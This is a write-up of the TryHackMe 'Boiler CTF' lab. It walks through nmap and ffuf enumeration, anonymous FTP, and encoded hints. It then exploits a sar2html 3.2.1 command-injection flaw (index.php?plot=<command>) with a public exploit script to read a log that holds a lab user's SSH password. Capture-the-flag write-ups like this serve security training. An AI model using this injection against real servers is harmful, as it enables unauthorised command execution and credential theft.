


# BOILER CTF

Link to machine : <https://tryhackme.com/room/boilerctf2>


## RECONNAISSANCE

I performed an **nmap** aggressive scan to identify the open ports, services and run default script scan.



```
(root@kali:~/thm/boilerctf)
# nmap -A -p- 10.10.37.60 -oN boiler.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 00:18 EST
Nmap scan report for 10.10.37.60
Host is up (0.14s latency).

Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to ::ffff:10.21.17.140
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.3 - secure, fast, stable
_|_End of status
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/_
```



```
(root@kali:~/thm/boilerctf)
File Actions Edit View Help
root@kali:~/thm/boilerctf x root@kali:~/thm/boilerctf x root@kali:~/thm/boilerctf x root@kali:~/thm/boilerctf x
|_ FTP server status:
|   Connected to ::ffff:10.21.17.140
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
_|_End of status
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/_
```

**\_http-server-header:** Apache/2.4.18 (Ubuntu)

```
10000/tcp open  http   MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
|   256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)
|_ 256 25:25:83:f2:a7:75:8:a:0:46:b2:12:70:04:68:5:c:b (ED25519)


No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

**TCP/IP fingerprint:**


```
OS:SCAN(V=7.94SVN%E=4%D=11/21%OT=21%CT=1%CU=42556%PV=Y%DS=2%DC=T%G=Y%TM=673
OS:EC2C9%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8
```

## FOOTHOLD

I accessed the **ftp** server and found a txt file. I downloaded it and viewed the contents inside.




```
# ftp 10.10.37.60
Connected to 10.10.37.60.
220 (vsFTPd 3.0.3)
Name (10.10.37.60:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||47054|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Aug 22  2019 .
drwxr-xr-x  2 ftp      ftp          4096 Aug 22  2019 ..
-rw-r--r--  1 ftp      ftp          74 Aug 21  2019 .info.txt
226 Directory send OK.
ftp> get .info.txt
local: .info.txt remote: .info.txt
229 Entering Extended Passive Mode (|||45246|)
150 Opening BINARY mode data connection for .info.txt (74 bytes).
100% |*****| 74 62.03 KiB/s 00:00 ETA
226 Transfer complete.
74 bytes received in 00:00 (0.52 KiB/s)
ftp> 
```




```
# cat .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzo: Rahzrengvba vf gur xrl!
```

It was rot13. This decodes to Just wanted to see if you find it. Lol. Remember: Enumeration is the key! . I then accessed the web application on port 80 and 10000.




The screenshot shows a browser window displaying the Apache2 Ubuntu Default Page. The page header includes the Apache logo and the word "ubuntu". A red banner at the top right says "It works!". Below the banner, there is a brief description of the page's purpose and how to replace the default file. A "Configuration Overview" section provides details about the Apache2 configuration layout, mentioning the main configuration file (`/etc/apache2/apache2.conf`) and its dependencies. A file tree diagram on the right shows the directory structure under `/etc/apache2/`, with `apache2.conf` at the root and other files like `ports.conf`, `mod-*.load`, `conf-enabled`, and `sites-enabled` below it.


Port 10000 had a login panel.



I then viewed *robots.txt* and found multiple endpoints.



I also ran a directory brute-force scan using **ffuf** to find more directories.



**JOOMLA** seemed interesting so I accessed it.

The screenshot shows a web browser window with several tabs open. The active tab is '10.10.37.60/joomla/'. The page content includes a header 'THM Boiler Room', a menu with 'Home' (selected), 'About Us', 'News', and 'Contact Us'. Below the menu is a large image of a grid floor. To the right is a sidebar with a 'Side Module' containing text about adding information or images, and a 'Login Form' with fields for 'Username' and 'Password'.

I bruteforced files present in the **joomla** directory.

```


root@kali:[~/thm/boilerctf]
# ffuf -u http://10.10.37.60/joomla/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,302,301
[{'path': '_archive', 'status': '200', 'size': '320', 'words': '20', 'lines': '10', 'duration': '140ms'}, {'path': '_archive', 'status': '301', 'size': '320', 'words': '20', 'lines': '10', 'duration': '140ms'}, {'path': '_database', 'status': '200', 'size': '12455', 'words': '772', 'lines': '259', 'duration': '189ms'}, {"path": "_database", "status": "301", "size": "321", "words": "20", "lines": "10", "duration": "140ms"}, {"path": "_files", "status": "200", "size": "318", "words": "20", "lines": "10", "duration": "140ms"}, {"path": "_files", "status": "301", "size": "317", "words": "20", "lines": "10", "duration": "138ms"}, {"path": "_test", "status": "200", "size": "316", "words": "20", "lines": "10", "duration": "140ms"}, {"path": "_test", "status": "301", "size": "316", "words": "20", "lines": "10", "duration": "140ms"}]

```

```
root@kali:~/thm/boilerctf# ./index.py -l
_root
_archive [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 140ms]
_database [Status: 200, Size: 12455, Words: 772, Lines: 259, Duration: 189ms]
_files [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 140ms]
_test [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 140ms]
~www [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 138ms]
administrator [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 140ms]
bin [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 140ms]
build [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 137ms]
cache [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 139ms]
components [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 143ms]
images [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 146ms]
includes [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 188ms]
index.php [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 143ms]
installation [Status: 200, Size: 12476, Words: 772, Lines: 259, Duration: 206ms]
language [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 159ms]
layouts [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 137ms]
libraries [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 141ms]
media [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 147ms]
modules [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 144ms]
plugins [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 149ms]
templates [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 144ms]
tests [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 144ms]
tmp [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 137ms]
:: Progress: [4614/4614] :: Job [1/1] :: 287 req/sec :: Duration: [0:00:17] :: Errors: 0 ::


[root@kali:~/thm/boilerctf] #
```

I viewed the different files present in the directory but found nothing interesting at first.



Mnope, nothin to see.

The `_files` endpoint had an encoded text. However, decoding it revealed nothing important.



VjJodmNITnBaU0JrWVdsemVRbz0K

A screenshot of the CyberChef web application. On the left sidebar, there is a list of encryption and decoding algorithms: ChaCha, Salsa20, XSalsa20, Rabbit, SM4 Encrypt, SM4 Decrypt, GOST Encrypt, GOST Decrypt, GOST Sign, GOST Verify, GOST Key Wrap, GOST Key Unwrap, ROT13, ROT13 Brute Force, ROT47, ROT47 Brute Force, and ROT8000. The main interface shows two Recipe cards. The top card, 'From Base64', has an input field containing 'VjJodmNITnBaU0JrWVdsemVRbz0K'. The bottom card, 'From Base64', has an input field containing 'Whopsie daisy'. Both cards have dropdown menus for 'Alphabet' set to 'A-Za-z0-9+/=' and a checked checkbox for 'Remove non-alphabet chars'. Below the cards is an 'Output' section with the text 'Whopsie daisy' highlighted. At the bottom of the interface are buttons for 'STEP', 'BAKE!', and 'Auto Bake'.

I continued looking at the files present in the *joomla* directory and found the version of a web based tool in the source code of *\_test*.

10.10.37.60/joomla/\_test/ Login to Webmin From Base64, From Base... Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**sar2html** (Donate if you like!)

**COLLECTING SAR DATA**

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: [sar2ascii.tar](#).
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name "sar2html-hostname-date.tar.gz" under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m [sar2html report]" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:  
HP-UX:

```
0.10.20.30.40.50 * * * * /usr/bin/sa/sa1  
5 18 * * * /usr/lib/sa/sa2 -A
```

SOLARIS:

```
0.10.20.30.40.50 * * * * /usr/lib/sa/sa1  
5 18 * * * /usr/lib/sa/sa2 -A
```

**INSTALLATION**

Plotting tools, sar2html and index.php only run on Linux server.  
HPUX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.  
Install Apache2, PHP, Expect and GnuPlot with png support (Suse10 is recommended). It provides gnuplot with native png support.)  
Extract tar file and set:  
upload\_max\_filesize = 2GB  
post\_max\_size = 100MB.  
Extract sar2html.tar.gz in your root directory of your web server or create subdirectory for it.  
Run "index.php" in order to configure sar2html. You need to know apache user and group for setup.  
Open http://[IP ADDRESS OF WEB SERVER]/index.php  
Now it is ready to work.

I looked for exploits and found an **RCE**.

The screenshot shows a browser window with the URL <https://www.exploit-db.com/exploits/47204>. The page displays information about a Sar2HTML exploit. Key details include:

- EDB Verified:** ✅
- Exploit:** 🛡️ / 🛡️
- Vulnerable App:** 🛡️
- Author:** CEMAL CIHAD ÇİFTÇİ
- Category:** WEBAPPS
- PHP:**
- Date:** 2019-08-02

The main content area contains the exploit code and its usage instructions:

```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```

Tags: [ ]

Advisory/Source: [Link](#)

The screenshot shows a GitHub repository page for [Jsmoreira02/sar2HTML\\_exploit](https://github.com/Jsmoreira02/sar2HTML_exploit). The repository is public and contains the following files:

- main
- 1 Branch
- 0 Tags
- LICENSE (MIT License)
- README.md (README.md)
- sar2html\_exploit.py (Exploit)

The README file is displayed in full:

## Sar2HTML Exploit | Reverse shell

The index.php script in Sar2HTML 3.2.1 is vulnerable to remote command execution. The vulnerability is due to insufficient sanitizing of user supplied inputs in the application when handling a crafted HTTP request. A remote attacker may be able to exploit this to execute arbitrary commands within the context of the application, via a crafted

Details on the right side of the page include:

- About: Exploit the Sar2HTML RCE vulnerability and also perform a Shell Upload on the target.
- Tags: reverse-shell, exploit, hacking, python3, cybersecurity, vulnerability, web-exploitation
- Readme
- MIT license
- Activity
- 3 stars
- 1 watching
- 0 forks
- Report repository
- Languages

I used the exploit to execute os commands on the target and found the username and password of a user in the log file.

```
[root@kali: ~/thm/boilerctf/sar2HTML_exploit]
# python3 sar2html_exploit.py http://10.10.37.60/joomla/_test/index.php --command "cat log.txt"
[+] URL found! Starting command injection ...
[+] Got results!
----- OUTPUT -----
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd[2443]: Server listening on :: port 22.
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from 10.1.1.1 port 49824 ssh2 #pass: superduperp0$$
Aug 20 11:16:35 parrot sshd[2451]: pam_unix(sshd:session): session opened for user pentest by (uid=0)
Aug 20 11:16:33 parrot sshd[2466]: Received disconnect from 10.10.170.50 port 49824:11: disconnected by user
Aug 20 11:16:33 parrot sshd[2466]: Disconnected from user pentest 10.10.170.50 port 49824
Aug 20 11:16:33 parrot sshd[2451]: pam_unix(sshd:session): session closed for user pentest
Aug 20 12:24:38 parrot sshd[2443]: Received signal 15; terminating.
```

